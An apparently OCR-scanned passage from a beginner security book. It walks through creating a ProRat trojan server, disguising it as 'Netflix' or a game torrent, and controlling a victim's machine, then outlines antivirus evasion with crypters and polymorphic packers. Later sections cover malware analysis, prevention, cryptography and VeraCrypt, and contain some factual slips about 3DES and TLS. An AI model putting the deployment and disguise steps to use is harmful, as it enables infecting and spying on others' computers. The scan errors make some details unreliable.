


9. Finally click on Create Server to, you guessed it, create the server file. Below is what the server file looks like.

10. A hacker would probably rename it to something like “Netflix” and send it as an attachment to some people. A hacker could also put it up as a torrent pretending it to look something else, like the latest game that just came out so he could get people to download it.
11. Now, I will show you what happens when a victim installs the server onto his computer and what the hacker could do next.
12. I’m going to run the server on my virtual machine to show you what would happen. once I run it the Trojan will be installed in my computer in the background. Then attacker could connect to the infected computer by typing in the IP address, port and clicking Connect. attacker will be asked for the password that he made when he created the server. once he types it in, he will be connected to the infected computer and have full control over it.




13. Now the hacker has a lot of options to choose from as you can see on the right. He has access to all my computer files, he can shut down my pc, get all the saved passwords off my computer, send a message to my computer, format my whole hard drive, take a screen shot of my computer, and so much more. Below I'll show you a few examples.



14. The image below shows the message I would get on my screen if the attacker chose to display a message.

15. Below is an image of my task bar after the hacker clicks on Hide Start Button.

16. 

Below is an image of what the hacker would see if he chose to take a screen shot of the victim's screen.

As shown in the above example, an attacker can do a lot of silly things or a lot of damage to the victim's system. ProRat is a very well-known trojan so if the victim has an anti-virus program installed he would most likely won't

be infected. Many skilled hackers can program their own viruses and Trojans that can easily bypass anti-virus programs.

making malware Invisible

Almost every antivirus detects a malware by the signature it contains, all program files (executable) that enter a system go through the antivirus scan. Those that match the signatures of malware are classified as viruses and are blacklisted. So to make a malware fully undetected form anti-virus software the attacker must change the signature of the malware there are few ways to do it which include following-

Polymorphic malware

Polymorphic malware is a type of malware that constantly changes its identifiable features such as signature in order to evade detection. Many of the common forms of malware can be polymorphic, including viruses, worms, bots, Trojans.

metamorphic virus

A metamorphic virus is a type of malware that is capable of changing its code and signature patterns with each iteration.

Metamorphic viruses are considered to be more advanced threats than typical malware or polymorphic viruses. Metamorphic virus authors use techniques to disguise their malicious code in order to avoid detection from antimalware and antivirus programs, as well as make attribution of the malware more difficult.

- **Crypter**


  A crypter is a software tool which is used to encrypt the signature of a malware or file so that it cannot be detected by any antivirus through its signature, Signature is like fingerprint which is used to detect and identify specific malware. Since when signature is encrypted it becomes much harder to detect even if the antivirus is up to date.

- **Polymorphic packer**

  A polymorphic packer is a software tool, which binds up several kinds of malware into a single genuine file under one name and extension, such as an e-mail attachment or pdf, and has the ability to make its "signature" mutate over time, so it is more difficult to detect and remove. When the user starts the genuine file the malware which is hidden in the file will automatically executed and will infect victim's system.

5 methodology to reVerse engIneerIng malWares

Malware analysis is the process of learning how malware functions and all potential effects of a given malware, Malware code can differ radically, and it's essential to know that malware can have many functionalities. Examining malicious software involves a variety of tasks, some simpler than others. These efforts can be grouped into four stages based on the nature of the associated malware analysis techniques.



- **Fully-Automated Analysis:**

  The easiest way to assess the nature of a suspicious file is to scan it using fully-automated tools, some of which are available as commercial products and some as free ones. These utilities are designed to quickly assess what the specimen might do if it ran on a system. They typically produce reports with details such as the registry keys used by the malicious program, its mutex values, file activity, network traffic, etc.

- **Static Properties Analysis:**

  In order to get a more in depth look at malware, it is imperative to look at its static properties. It is easy to access these properties because it does not require running the potential malware, which takes a longer time. The static properties include hashes, embedded strings, embedded resources, and header information. The properties should be able to show elementary indicators of compromise.

- **Interactive Behavior Analysis:**

  After using automated tools and examining static properties of the file, as well as taking into account the overall context of the investigation, Behavioral analysis involves examining how sample runs in the lab to understand its registry, file system, process and network activities. Understanding how the program uses memory (e.g., performing memory forensics) can bring additional insights.

- **Manual Code Reversing:**

  Manual code reversing involves the use of a disassembler and a debugger, which could be aided by a decompiler and a variety of plugins and specialized tools that automate some aspects of these efforts. Memory forensics can assist at this stage of the pyramid as well.

  Reversing code can take a lot of time and requires a skill set that is relatively rare. For this reason, many malware investigations don’t dig into the code. However, knowing how to perform at least some code

reversing steps greatly increases the analyst’s view into the nature of the malicious program in a system.

Prevention from malware

Protecting your computer is very often, much easier than you might think. If you follow these four steps to prevent viruses, your computer won't become infected again.

1) **Take care which programs you install**

   It is essential to be aware of what you're installing or running on your computer. Virus creators earn a lot of money from programs or applications which, at first glance, seem harmless but can infect your computer when they are run. That's why you should:

   - Never open messages from unknown sources.
   - Avoid non-secure web pages. You can recognize secure pages as the address begins with 'https://' and they display a padlock icon.
   - Use secure passwords.
   - Not provide confidential information via email.

2) **Install a reputable antivirus extension.**

   Because of the nature of modern browsers, antivirus software cannot run as extensions on their own; you will have to download extensions for these browsers. Even then, only install extensions from reputable sources, as there are many viruses that trick you into thinking a safe website is malicious, even though it isn't.

3) **Update, Update, Update!**

   Microsoft Windows 'Critical Update' is one example of staying ahead of all the hackers out there. Critical Update is an entire branch of Microsoft that is dedicated to keeping computers free is viruses. Always keep your system updated


4) **Install a firewall**

   A firewall is a program that screens incoming internet and network traffic. Along with your virus program, it can help prevent unauthorized access to your computer.

6 understandIng cryPtograPhy & blockchaIn

Cryptography is the study of encryption Cryptography is composed of two words: crypt (meaning secret or hidden) and graphy (meaning writing) by definition cryptography is the process of converting recognizable data into an encrypted code for transmitting it over a network to another. This is used for securing their important data. In this process, simple data or text data is converted into chipper text which is not understandable or non-readable for a person.


Cryptography is a method of protecting information and communications through the use of codes so that only those for whom the information is intended can read and process it.



Modern cryptography is heavily based on mathematical formula this mathematical formula is known as the encryption algorithm. Cryptographic algorithms are designed around computational hardness assumptions, making such algorithms hard to break in practice by any attacker. It is theoretically possible to break such a system but it is infeasible to do so by any known practical means.


Public-key encryption (asymmetric)

A Cryptographic system that uses two keys -- a public key known to everyone and a private or secret key known only to the recipient of the message. When John wants to send a secure message to Jane, he uses Jane's public key to encrypt the message. Jane then uses her private key to decrypt it.



Private-key encryption (symmetric)

A Cryptographic system that uses one key private or secret key is an encryption/decryption key known only to the party or parties that exchange secret messages.



Modern cryptography concerns itself with the following four objectives:

- Confidentiality: the information cannot be understood by anyone for whom it was unintended.
- Integrity: the information cannot be altered in storage or transit between sender and intended receiver without the alteration being detected.
- Non-repudiation: the creator/sender of the information cannot deny at a later stage his or her intentions in the creation or transmission of the information.
- Authentication: the sender and receiver can confirm each other's identity and the origin/destination of the information.

encryption algorithms

- **RSA algorithm (Rivest-Shamir-Adleman)**

  The RSA algorithm is the basis of a cryptosystem, RSA was first publicly described in 1977 by Ron Rivest, Adi Shamir and Leonard Adleman of

the Massachusetts Institute of Technology, though the 1973 creation of a public key algorithm by British mathematician Clifford Cocks was kept classified by the U.K.'s gCHQ until 1997. RSA algorithm is asymmetric cryptography algorithm. Asymmetric actually means that it works on two different keys i.e. Public Key and Private Key. As the name describes that the Public Key is given to everyone and Private key is kept private.

The disadvantages of RSA is, RSA algorithm can be very slow in cases where large data needs to be encrypted by the same computer. It requires a third party to verify the reliability of public keys. data transferred through RSA algorithm could be compromised through middlemen who might temper with the public key system.

- **Data Encryption Algorithm (DES)**

  The dES algorithm is the most popular security algorithm. It's a symmetric algorithm, which means that the same keys are used to encrypt/decrypt sensitive data. Key length is 8 bytes (64 bit). So, to encrypt/decrypt data, the dES algorithm uses an 8-byte key, but 1 byte (8 bit) for parity checking. It's a block cipher algorithm, dES is that it is broken using brute-force search.

- **Triple DES**

  The data Encryption Standard (dES) was developed in the late 1970s and saw widespread use for many years. It wasn't a perfect method then, but still it was used quite heavily. Then shortly after it was developed, an improved version called Triple dES (3dES) was created.

  3dES expands the size of the key by running the algorithm in succession with three different keys. It makes 48 passes through the algorithm. The resulting key is 168 bits; this can be hard to implement, so there is also a two-key option provided in 3dES that runs through a method called Encrypt-decrypt-Encrypt (EdE):

  1. Encrypt: The encryption is applied to the content using key 1.
  2. decrypt: This encrypted text is decrypted using key
  3. Encrypt: Lastly, the decrypted text from step 2 is encrypted again using key 2.

- **Advanced Encryption Standard(AES)**

  The more popular and widely adopted symmetric encryption algorithm, it is found at least six time faster than triple dES.

  The encryption phase of AES can be broken into three phases: the initial round, the main rounds, and the final round. All of the phases use the same sub-operations in different combinations. AES was designed to be efficient in both hardware and software, and supports a block length of 128 bits and key lengths of 128, 192, and 256 bits.

digital server certificate

Server Security Certificates, commonly referred as SSL (Secure Socket Layers) Certificates, are small data files which digitally bind a cryptographic key to the details of an entity in order to ensure its authenticity, as well as the security and integrity of any connections with the entity's server. Server Certificates are basically used to identify a server.

It contains two main elements: the certificate itself and the SSL/TLS protocol

- **SSL**

  SSL and TLS are both cryptographic protocols that provide authentication and data encryption between servers, machines and applications operating over a network. SSL (Secure Sockets Layer) is the standard security technology for establishing an encrypted connection between a web server and a browser. This connection ensures that all data passed between the web server and browsers remain private and encrypted.

- **TSL**

  TLS is a cryptographic protocol that provides end-to-end communications security over networks and is widely used for internet communications and online, TSL is more efficient and secure than SSL as it has stronger

message authentication, key-material generation and other encryption algorithms. For example, TLS supports pre-shared keys, secure remote passwords, elliptical-curve keys and Kerberos whereas SSL does not.

hashing

Hashing is the transformation of a string of characters into a usually shorter fixed-length value or key that represents the original string. These include the message-digest hash functions like Md5 used for hashing digital signatures into a shorter value called a message-digest.

- **MD5**

  The Md5 is a hashing algorithm one-way cryptographic function that accepts a message of any length as input and returns as output a fixed- length digest value to be used for authenticating the original message.

  The Md5 hash function was originally designed for use as a secure cryptographic hash algorithm for authenticating digital signatures.

on the fly encryption

on-the-fly encryption also termed as Live encryption, on-the-fly encryption, transparent encryption, real-time encryption. It converts information from one form to another and it protects information from prying eyes. It differs, however, in one significant way.

data is automatically encrypted or decrypted as it is loaded or saved. It is often used when the storage medium is portable or could be stolen so that the data on the storage medium needs to be encrypted at all times. one of the major advantages that a live-encryption program has over a classic file encryption program is that you don’t have to remember to re-encrypt the files you work with after you’re done.

tools For live encryption


- TrueCrypt
- BitLocker
- VeraCrypt

encrypting disk using Veracrypt


First download veracrypt it is available at

www.veracrypt.fr/en

Install it with the simple installation process,



opening the tool will look exactly same as below.



There are three types of encrypted volumes you can create using VeraCrypt:

